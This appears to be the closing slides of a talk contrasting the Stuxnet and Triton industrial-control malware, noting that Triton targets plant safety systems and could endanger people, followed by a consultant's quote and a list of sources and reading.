Stuxnet targeted the systems that control who an industrial process acts

Triton on the other hand targets the safety systems that prevent major accidents from occurring

While Stuxnet tried to degrade a capability, Triton could be targeting people

# TRITON

Triton could release of toxic hydrogen sulfide gas or cause explosions at the petrochemical plant it was discovered

But it goes beyond that targeting Oil, Gas and Electrical systems in North America, Europe and the Middle East

<https://www.technologyreview.com/s/613054/cybersecurity-critical-infrastructure-triton-malware/>

<https://dragos.com/resource/xenotime/>



*“Even with Stuxnet and other malware, there was never a blatant, flat out intent to hurt people”*

Bradford Hegrat, Industrial Cyber  
Security Consultant

# Sources & Resources

# Sources & Resources

Countdown to Zero by Kim Zetter

Malicious Life Podcast

Darknet Diaries Podcast

Mitre ATT&K

Symantec W32.Stuxnet Dossier

[https://www.symantec.com/content/en/us/enterprise/media/security\\_response/whitepapers/w32\\_stuxnet\\_dossier.pdf](https://www.symantec.com/content/en/us/enterprise/media/security_response/whitepapers/w32_stuxnet_dossier.pdf)

Langer Security's To Kill a Centrifuge

<https://www.langner.com/wp-content/uploads/2017/03/to-kill-a-centrifuge.pdf>

Q&A